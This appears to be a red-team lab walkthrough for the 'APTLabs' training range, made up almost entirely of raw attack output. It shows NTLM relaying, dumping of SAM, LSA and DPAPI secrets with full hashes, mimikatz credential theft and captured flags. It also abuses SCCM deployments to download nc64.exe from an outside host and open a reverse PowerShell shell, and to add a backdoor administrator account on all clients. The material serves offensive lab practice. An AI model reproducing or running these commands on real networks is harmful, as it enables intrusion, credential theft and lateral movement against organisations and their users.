GIGANTICHOSTING.LOCAL/M.MOORE SUCCEED
[*] SMBD-Thread-25: Connection from GIGANTICHOSTING.LOCAL/M.MOORE@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-27: Connection from GIGANTICHOSTING.LOCAL/R.TAYOR@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/R.TAYOR SUCCEED
[*] SMBD-Thread-27: Connection from GIGANTICHOSTING.LOCAL/R.TAYOR@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-30: Connection from GIGANTICHOSTING.LOCAL/M.DOE@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/M.DOE SUCCEED
[*] SMBD-Thread-30: Connection from GIGANTICHOSTING.LOCAL/M.DOE@10.10.110.50
controlled, but there are no more targets left!
[*] SMBD-Thread-32: Connection from GIGANTICHOSTING.LOCAL/S.SVENSSON@10.10.110.50
controlled, but there are no more targets left!
[*] SMBD-Thread-33: Connection from GIGANTICHOSTING.LOCAL/L.LARSSON@10.10.110.50
controlled, but there are no more targets left!
[*] Target system bootKey: 0x7a495d76c96c57dfca16ef4bad7b293b
[*] SMBD-Thread-34: Connection from GIGANTICHOSTING.LOCAL/S.HELMER@10.10.110.50
controlled, but there are no more targets left!
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] SMBD-Thread-35: Connection from GIGANTICHOSTING.LOCAL/J.SMITH@10.10.110.50
controlled, but there are no more targets left!
[*] SMBD-Thread-36: Connection from GIGANTICHOSTING.LOCAL/L.RODRIGUEZ@10.10.110.50
controlled, but there are no more targets left!
[*] SMBD-Thread-37: Connection from GIGANTICHOSTING.LOCAL/D.JOHSON@10.10.110.50
controlled, but there are no more targets left!
[*] SMBD-Thread-38: Connection from GIGANTICHOSTING.LOCAL/J.JOHSON@10.10.110.50
controlled, but there are no more targets left!
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1b0cf20be58b57a685fae91dccc4e63e:
::
[*] SMBD-Thread-39: Connection from GIGANTICHOSTING.LOCAL/F.ALLEN@10.10.110.50
controlled, but there are no more targets left!
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] SMBD-Thread-41: Connection from GIGANTICHOSTING.LOCAL/C.JACKSON@10.10.110.50
controlled, but there are no more targets left!
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
[*] SMBD-Thread-42: Connection from GIGANTICHOSTING.LOCAL/M.MOORE@10.10.110.50
controlled, but there are no more targets left!
[*] SMBD-Thread-43: Connection from GIGANTICHOSTING.LOCAL/R.TAYOR@10.10.110.50
controlled, but there are no more targets left!
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:29d15eade69944e6487fbb728979
2575:::
xmrr0b0t:1008:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
[*] Done dumping SAM hashes for host: sccm.gigantichosting.local
```

secretsdump

```
(impkt-dev) root@nix36:~/aptlabs# proxychains secretsdump.py
WORKGROUP/administrator@sccm.giganticosting.local -hashes
:1b0cf20be58b57a685fae91dccc4e63e
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Target system bootKey: 0x7a495d76c96c57dfca16ef4bad7b293b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1b0cf20be58b57a685fae91dccc4e63e:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:29d15eade69944e6487fbb728979
2575:::
xmrr0b0t:1008:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
[*] Dumping cached domain logon information (domain/username:hash)
GIGANTICHOSTING.LOCAL/Administrator:$DCC2$10240#Administrator#e8a299eb87feaec1b6b2b4
54542ba5b4
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
GIGANTICHOSTING\SCCM$:aes256-cts-hmac-sha1-
96:55262a5416298b887c1fcc7c6d4bd0a2927c27ed76b31fb4b590410ad8e6aaba
GIGANTICHOSTING\SCCM$:aes128-cts-hmac-sha1-96:379bc1d40a74973da0b8c17d0f6d0ad0
GIGANTICHOSTING\SCCM$:des-cbc-md5:d91c3423a44a643e
GIGANTICHOSTING\SCCM$:plain_password_hex:5e7e9e1c8533b2464c49a516ad740172dcb64ec1493
ecf8cd5828d5f447ad9ebe639c914e2ddd4d1d39cd0041cdff708200b69a9fc6562d8b5823c12a917841
eeb24b2357e171568f77f150b1b95f8fe148efb7bbb05d6a56ceb63d2790b0b0f126d8a2b483c08aa4c5
543e35ca23e086c8b46b813b3e61a01ce01e021ee77f869f12ba06925b2d490dff824ce4c91670fbe6c4
dd02f00bde2a95194472ceb85b98546e9cb031c69a596ce27fdc6b7da7db819d713c3fd8fb23f7164450
f75aa6b65bd892339a21ae722e6fcf1b708d687053d90095c0b3cccba98ce37a1dc698ce7f698ed4814f
acc6fa90148ab4aae
GIGANTICHOSTING\SCCM$:aad3b435b51404eeaad3b435b51404ee:06dee167d89a7263cf9a972e5b08b
33c:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1e081f7b67e76a540e84cc602b8c66cd9da39af7
dpapi_userkey:0x8ad45c3d8982ab5465ea7f267aa78fd4b5f83a19
[*] NL$KM
 0000   6F 2E 5A C3 A5 5D 22 93  68 89 04 EE 20 4E 55 20   o.Z..]".h... NU
 0010   C5 B0 27 D5 78 5B 88 96  EB 4A C2 C1 7E 56 F0 B2   ..'.x[...J..~V..
 0020   AE D4 2C 6C 1E CC 8D 78  BB 7E D2 B5 F7 23 9D 05   ..,l...x.~...#..
 0030   84 2F BB 0B A9 92 C5 00  8D CC AD 25 44 B3 3E 85   ./.........%D.>.
NL$KM:6f2e5ac3a55d2293688904ee204e5520c5b027d5785b8896eb4ac2c17e56f0b2aed42c6c1ecc8d
78bb7ed2b5f7239d05842fbb0ba992c5008dccad2544b33e85
[*] Cleaning up...
```

Another flag (13th)

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\flag.txt
APTLABS{@lW@$_W@nT3d_T0_b3_@_$yS@dM!N}
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> systeminfo
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:5985  ...  OK

Host Name:                 SCCM
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA993
Original Install Date:     1/4/2020, 2:22:25 AM
System Boot Time:          12/20/2020, 3:56:49 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     6,207 MB
Available Physical Memory: 1,502 MB
Virtual Memory: Max Size:  7,231 MB
Virtual Memory: Available: 2,395 MB
Virtual Memory: In Use:    4,836 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    GiganticHosting.local
Logon Server:              N/A
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB4578966
                           [02]: KB4516115
                           [03]: KB4523204
                           [04]: KB4561600
                           [05]: KB4566424
                           [06]: KB4580325
                           [07]: KB4587735
                           [08]: KB4586793
```

```
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.21.155
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig -all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : sccm
   Primary Dns Suffix  . . . . . . . : GiganticHosting.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : GiganticHosting.local

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-F5-3D
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.21.155(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.21.1
   DNS Servers . . . . . . . . . . . : 192.168.21.10
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

A link to cubano

```
ts*Evil-WinRM* PS C:\Users\Administrator\Documents> netstat -ano -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       892
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       2648
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       6996
  TCP    0.0.0.0:4022           0.0.0.0:0              LISTENING       2648
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:10123          0.0.0.0:0              LISTENING       6500
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       496
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1084
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1552
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       644
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       2400
  TCP    0.0.0.0:49684          0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:49696          0.0.0.0:0              LISTENING       644
  TCP    0.0.0.0:50312          0.0.0.0:0              LISTENING       4796
  TCP    127.0.0.1:1434         0.0.0.0:0              LISTENING       2648
  TCP    127.0.0.1:50316        0.0.0.0:0              LISTENING       5032
  TCP    192.168.21.155:80      192.168.22.16:53029    ESTABLISHED     4
  TCP    192.168.21.155:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.21.155:445     192.168.21.123:54561   ESTABLISHED     4
  TCP    192.168.21.155:445     192.168.21.123:54563   ESTABLISHED     4
  TCP    192.168.21.155:445     192.168.21.123:54564   ESTABLISHED     4
  TCP    192.168.21.155:445     192.168.21.123:54565   ESTABLISHED     4
  TCP    192.168.21.155:3389    192.168.21.123:55324   ESTABLISHED     6996
  TCP    192.168.21.155:5985    192.168.21.123:55958   TIME_WAIT       0
  TCP    192.168.21.155:5985    192.168.21.123:55970   TIME_WAIT       0
  TCP    192.168.21.155:5985    192.168.21.123:55971   ESTABLISHED     4
  TCP    192.168.21.155:50370   192.168.21.10:135      TIME_WAIT       0
  TCP    192.168.21.155:50371   192.168.21.10:49670    TIME_WAIT       0
```

mimikatz

```
Authentication Id : 0 ; 48171 (00000000:0000bc2b)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/20/2020 3:57:02 AM
SID               : S-1-5-96-0-0
    msv :
     [00000003] Primary
     * Username : SCCM$
     * Domain   : GIGANTICHOSTING
     * NTLM     : 06dee167d89a7263cf9a972e5b08b33c
     * SHA1     : 7b2a496c028d1b0592f3ac5d15c170e616c4df6e
    tspkg :
    wdigest :
     * Username : SCCM$
     * Domain   : GIGANTICHOSTING
     * Password : (null)
```

Fun with powerSCCM.ps1

```
beacon> powershell New-SccmSession -ComputerName SCCM -SiteCode GH1 -ConnectionType
WMI
[*] Tasked beacon to run: New-SccmSession -ComputerName SCCM -SiteCode GH1 -
ConnectionType WMI
[+] host called home, sent: 449 bytes
[+] received output:
#< CLIXML


Id             : 1
Name           : GH11
ComputerName   : SCCM
Credential     :
SiteCode       : GH1
ConnectionType : WMI
SccmVersion    : 5
Permissions    : {ALL}
Provider       :
\\SCCM\ROOT\sms:SMS_ProviderLocation.Machine="sccm.GiganticHosting.local",SiteCode="
GH1"


beacon> powershell Find-LocalSccmInfo
[*] Tasked beacon to run: Find-LocalSccmInfo
[+] host called home, sent: 317 bytes
[+] received output:
#< CLIXML

SiteCode ManagementServer
-------- ----------------
GH1      sccm.GiganticHosting.local
```

We notice a connection from another host on orbitfish

```
  TCP    192.168.21.155:80      192.168.22.16:53029    ESTABLISHED     4
```

Spawned a reverse powershell as "nt authority\system" and continue

```
Get-SCCMSession | Get-SCCMComputer



Name                 : SRV002
FullDomainName       :
IPAddresses          : {192.168.22.16}
LastLogonUserDomain : SRV002
LastLogonUserName    : administrator

Name                 : SCCM
FullDomainName       :
IPAddresses          : {192.168.21.155}
LastLogonUserDomain : SCCM
LastLogonUserName    : Administrator
```

```
Get-SCCMSession | Get-SCCMCollection


__GENUS                          : 2
__CLASS                          : SMS_Collection
__SUPERCLASS                     : SMS_BaseClass
__DYNASTY                        : SMS_BaseClass
__RELPATH                        : SMS_Collection.CollectionID="SMS00001"
__PROPERTY_COUNT                 : 31
__DERIVATION                     : {SMS_BaseClass}
__SERVER                         : SCCM
__NAMESPACE                      : root\sms\site_GH1
__PATH                           :
\\SCCM\root\sms\site_GH1:SMS_Collection.CollectionID="SMS00001"
CollectionID                     : SMS00001
...


Get-SCCMSession | Get-SCCMComputer -NameFilter "SRV002"


Name                  : SRV002
FullDomainName        :
IPAddresses           : {192.168.22.16}
LastLogonUserDomain : SRV002
LastLogonUserName     : administrator
```

https://enigma0x3.net/2016/02/29/offensive-operations-with-powersccm/

I can add an application

```
Get-SCCMSession | New-Sccmapplication -ApplicationName "hoxhatest" -PowershellScript
"wget http://10.10.14.15:8888/GGGGRRRR"
WARNING: Exception calling "Add" with "1" argument(s): "The specified account name
is already a member of the group.



LaunchCMD       : powershell -c "IEX
([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(([WMIC

 lass]'\\SCCM\root\Microsoft\Windows:Win32_Debug').properties['Prop'].Value)))"
DeploymentID    : DeploymentType_f55f181f-6166-4c69-8a53-d17b67869a78
ApplicationName : hoxhatest
ApplicationID   : Application_23a2929c-8e47-4e80-89d7-da551deb0048
ScopeID         : ScopeId_5F87C277-B59F-4A21-822D-5346C47EAF60
FileID          : File_37a5cc7a-9e38-4ebd-b474-973dc8de83da


Get-SCCMSession | New-SccmapplicationDeployment -ApplicationName "hoxhatest" -
Assignment "update" -CollectionName "All Systems"
```

```
DeplymentName ApplicationName CollectionName
------------- --------------- --------------
update        hoxhatest       All Systems


Get-SCCMSession | Invoke-SCCMDeviceCheckin -CollectionName "All Systems"


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
OperationID      : 16780230
ReturnValue      : 0
PSComputerName   :
```

Working example, this one triggered

```
Get-SCCMSession | New-Sccmapplication -ApplicationName "hoxhatest" -PowershellScript
"wget http://10.10.14.15:8888/GGGGRRRR"
Get-SCCMSession | New-SccmapplicationDeployment -ApplicationName "hoxhatest" -
Assignment "update" -CollectionName "All Systems"
Get-SCCMSession | Invoke-SCCMDeviceCheckin -CollectionName "All Systems"
```

Trying more stuff, triggers but i get to sccm

```
Get-SCCMSession | New-Sccmapplication -ApplicationName "hoxha9" -PowershellScript
"wget http://10.10.14.15:8888/nc64.exe -outfile C:\programdata\nc64.exe"
Get-SCCMSession | New-SccmapplicationDeployment -ApplicationName "hoxha9" -
Assignment "update9" -CollectionName "All Desktop and Server Clients"
Get-SCCMSession | Invoke-SCCMDeviceCheckin -CollectionName "All Desktop and Server
Clients"

Get-SCCMSession | New-Sccmapplication -ApplicationName "hoxha77" -PowershellScript
"C:\programdata\nc64.exe 10.10.14.15 4449 -e powershell.exe"
Get-SCCMSession | New-SccmapplicationDeployment -ApplicationName "hoxha77" -
Assignment "update77" -CollectionName "All Desktop and Server Clients"
Get-SCCMSession | Invoke-SCCMDeviceCheckin -CollectionName "All Desktop and Server
Clients"
```

Figured out the collections

https://www.slideshare.net/enigma0x3/up-is-down-black-is-white-using-sccm-for-wrong-and-right-62256337

```
Get-SCCMSession | New-SCCMCollection -CollectionName "hoxhatarget" -CollectionType
"Device"


Path          : \\SCCM\Root\SMS\site_GH1:SMS_Collection.CollectionID="GH100018"
RelativePath  : SMS_Collection.CollectionID="GH100018"
Server        : SCCM
NamespacePath : Root\SMS\site_GH1
ClassName     : SMS_Collection
IsClass       : False
IsInstance    : True
IsSingleton   : False




Get-SCCMSession | Add-SCCMDeviceToCollection -ComputerNameToAdd "SRV002" -
CollectionName "hoxhatarget"
Get-SCCMSession | Add-SCCMDeviceToCollection -ComputerNameToAdd "SRV002" -
CollectionName "hoxhatarget"


Path          : \\SCCM\Root\Sms\Site_GH1:SMS_Collection.CollectionID="GH100018"
RelativePath  : SMS_Collection.CollectionID="GH100018"
Server        : SCCM
NamespacePath : Root\Sms\Site_GH1
ClassName     : SMS_Collection
IsClass       : False
IsInstance    : True
IsSingleton   : False
```

Hm, sccm is a pivot point,both ORBITFISH and CUBANO

```
beacon> powershell Invoke-Portscan -Hosts 192.168.22.16 -TopPorts 50
[*] Tasked beacon to run: Invoke-Portscan -Hosts 192.168.22.16 -TopPorts 50
[+] host called home, sent: 401 bytes
[+] received output:
#< CLIXML

beacon> upload
[+] received output:

Hostname      : 192.168.22.10
alive         : True
openPorts     : {445, 139, 53, 135...}
closedPorts   : {}
filteredPorts : {80, 110, 21, 443...}
finishTime    : 12/21/2020 1:02:07 AM

Hostname      : 192.168.22.16
```

```
alive         : True
openPorts     : {445, 139, 135}
closedPorts   : {}
filteredPorts : {80, 23, 443, 110...}
finishTime    : 12/21/2020 1:00:27 AM

Hostname      : 192.168.22.123
alive         : True
openPorts     : {445}
closedPorts   : {}
filteredPorts : {80, 443, 3389, 23...}
finishTime    : 12/21/2020 1:02:31 AM
```

revsocks on sccm

```
SMB         192.168.22.10   445    DC               [*] Windows 10.0 Build 17763 x64
(name:DC) (domain:OrbitFish.local) (signing:True) (SMBv1:False)
SMB         192.168.22.16   445    SRV002           [*] Windows 10.0 Build 17763 x64
(name:SRV002) (domain:OrbitFish.local) (signing:False) (SMBv1:False)
SMB         192.168.22.123  445    SRV001           [*] Windows 10.0 Build 17763
(name:SRV001) (domain:OrbitFish.local) (signing:False) (SMBv1:False)
```

After lot of trial and error with powersccm, turns out there is a simpler solution

Native SCCM powershell tools

```
gci -filter ConfigurationManager.psd1


    Directory: C:\Program Files (x86)\Microsoft Configuration
Manager\AdminConsole\bin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/10/2019   8:51 PM          14602 ConfigurationManager.psd1
```

Various arbitrary commands

```
cd GH1:
PS GH1:\>


Get-CMSite


```

```
SmsProviderObjectPath       : SMS_Site.SiteCode="GH1"
BuildNumber                 : 8790
ContentLibraryLocation      :
ContentLibraryMoveProgress  : 100
ContentLibraryStatus        : 3
Features                    :
0000000000000000000000000000000000000000000000000000000000000000
InstallDir                  : C:\Program Files\Microsoft Configuration Manager
Mode                        : 0
ReportingSiteCode           :
RequestedStatus             : 110
SecondarySiteCMUpdateStatus : 2
ServerName                  : sccm.GiganticHosting.local
SiteCode                    : GH1
SiteName                    : GiganticHosting
Status                      : 1
TimeZoneInfo                : 000001E0 0000 000B 0000 0001 0002 0000 0000 0000
00000000 0000 0003 0000 0002 0002 0000
                              0000 0000 FFFFFFC4
Type                        : 2
Version                     : 5.00.8790.1000



Get-CMManagementPoint


SmsProviderObjectPath : SMS_SCI_SysResUse.FileType=2,ItemName="
[\"Display=\\\\sccm.GiganticHosting.local\\\"]MSWNET:[\"
                        SMS_SITE=GH1\"]\\\\sccm.GiganticHosting.local\\,SMS
Management Point",ItemType="System
                        Resource Usage",SiteCode="GH1"
FileType              : 2
ItemName              : ["Display=\\sccm.GiganticHosting.local\"]MSWNET:
["SMS_SITE=GH1"]\\sccm.GiganticHosting.local\,S
                        MS Management Point
ItemType              : System Resource Usage
NALPath               : ["Display=\\sccm.GiganticHosting.local\"]MSWNET:
["SMS_SITE=GH1"]\\sccm.GiganticHosting.local\
NALType               : Windows NT Server
NetworkOSPath         : \\sccm.GiganticHosting.local
PropLists             : {Objects Polled By Site Status}
Props                 : {Authentication type, ClientShare, DatabaseName,
MPDefault...}
RoleCount             : 8
RoleName              : SMS Management Point
ServerState           : 196611
ServiceWindows        :
SiteCode              : GH1
SiteSystemStatus      : 1
SslState              : 0
Type                  : 2
```

```
Get-CMActiveDirectoryForest


SmsProviderObjectPath : SMS_ADForest.ForestID=16777217
Account               :
CreatedBy             : GIGANTICHOSTING\Administrator
CreatedOn             : 1/6/2020 5:23:56 PM
Description           : GiganticHosting.local
DiscoveredADSites     : 0
DiscoveredDomains     : 0
DiscoveredIPSubnets   : 0
DiscoveredTrusts      : 0
DiscoveryStatus       :
EnableDiscovery       : True
ForestFQDN            : GiganticHosting.local
ForestID              : 16777217
ModifiedBy            : GIGANTICHOSTING\Administrator
ModifiedOn            : 1/6/2020 5:23:56 PM
PublishingPath        :
PublishingStatus      : 1
```

Exploit: Deploy a command specific collection

```
New-CMScript -ScriptName hoxha14 -Fast -ScriptText "net user hoxha14 H0xha.gidia
/add;net localgroup Administrators hoxha14 /add"; Get-CMScript -Fast -ScriptName
hoxha14 | Approve-CMScript;Get-CMScript -Fast -ScriptName hoxha14 | Invoke-CMScript
-CollectionName 'All Desktop and Server Clients'


SmsProviderObjectPath : SMS_Scripts.ScriptGuid="770AA54F-4944-40A4-B86E-
D330CBA4E411"
ApprovalState         : 0
Approver              :
Author                : NT AUTHORITY\SYSTEM
Comment               :
Feature               : 0
LastUpdateTime        : 12/21/2020 7:47:47 PM
ParameterGroupHash    :
Parameterlist         :
ParameterlistXML      :
ParamsDefinition      :
Script                :
ScriptGuid            : 770AA54F-4944-40A4-B86E-D330CBA4E411
ScriptHash            :
14EB4F9A240B964988F2B469A956DABDCD57A732DD189BEF6D623C8197AD5E40
ScriptHashAlgorithm   : SHA256
ScriptName            : hoxha14
ScriptType            : 0
ScriptVersion         : 1
```

After that we log in via socksproxy on sccm

```
root@nix36:~/aptlabs# proxychains evil-winrm -i srv002.orbitfish.local -u hoxha14 -p
H0xha.gidia
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.16:5985  ...  OK
*Evil-WinRM* PS C:\Users\hoxha14\Documents>
```

And we have landed on ORBITFISH

ORBITFISH.LOCAL

APT-ORBITFISH-SRV002,srv002.orbitfish.local

Grab the flag

```
*Evil-WinRM* PS C:\Users\hoxha14\Documents> cd C:\users\Administrator\Desktop
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.16:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.16:5985  ...  OK
*Evil-WinRM* PS C:\users\Administrator\Desktop> type flag.txt
APTLABS{LaT3r@L_M0v3M3nT_w!Th_$CcM_@g3Nt}
```

Some system info

```
*Evil-WinRM* PS C:\Users\hoxha14\Documents> systeminfo
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.16:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.16:5985  ...  OK

Host Name:                 SRV002
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA669
Original Install Date:     1/11/2020, 9:09:41 AM
System Boot Time:          12/21/2020, 4:00:52 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 903 MB
Virtual Memory: Max Size:  2,431 MB
Virtual Memory: Available: 1,289 MB
Virtual Memory: In Use:    1,142 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    OrbitFish.local
Logon Server:              N/A
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB4578966
                           [02]: KB4494174
                           [03]: KB4523204
                           [04]: KB4549947
                           [05]: KB4558997
                           [06]: KB4566424
                           [07]: KB4587735
                           [08]: KB4586793
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.22.16
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
*Evil-WinRM* PS C:\Users\hoxha14\Documents> ipconfig -all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : srv002
   Primary Dns Suffix  . . . . . . . : OrbitFish.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : OrbitFish.local

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-9E-88
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.22.16(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.22.1
   DNS Servers . . . . . . . . . . . : 192.168.22.10
   NetBIOS over Tcpip. . . . . . . . : Enabled
*Evil-WinRM* PS C:\Users\hoxha14\Documents> arp -a

Interface: 192.168.22.16 --- 0x4
  Internet Address      Physical Address      Type
  192.168.22.1          00-50-56-b9-43-ea     dynamic
  192.168.22.10         00-50-56-b9-f5-bb     dynamic
  192.168.22.123        00-50-56-b9-bb-f9     dynamic
  192.168.22.255        ff-ff-ff-ff-ff-ff     static
```

mimikatz loot

```
beacon> sleep 5
[*] Tasked beacon to sleep for 5s
beacon> mimikatz lsadump::secrets
[*] Tasked beacon to run mimikatz's lsadump::secrets command
beacon> mimikatz lsadump::sam
[*] Tasked beacon to run mimikatz's lsadump::sam command
beacon> mimikatz sekurlsa::logonpasswords
```

```
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 706138 bytes
[+] received output:
Domain : SRV002
SysKey : 6fb105c044f3d63c633a04d11fbb42d3

Local name : SRV002 ( S-1-5-21-2671392915-2797431712-2166448213 )
Domain name : ORBITFISH ( S-1-5-21-422340810-923920092-1608110645 )
Domain FQDN : OrbitFish.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {8279fc38-145c-4a4e-1ac3-98994002c41d}
  [00] {8279fc38-145c-4a4e-1ac3-98994002c41d}
2ef48179eb3a21c0e7d19164bc2d023977dc996566ef028330e14f4db200f70c

Secret  : $MACHINE.ACC
cur/hex : 1b 8d ea ce 33 38 4e 26 0e 38 ff d5 96 3d 62 99 1c bd 27 5a 37 84 94 b3 ac
e2 3c ff 89 ef 99 0b b8 c6 8d 42 80 c4 6d f7 0f 09 19 3c bb c6 dd c8 17 66 f2 8b 9e
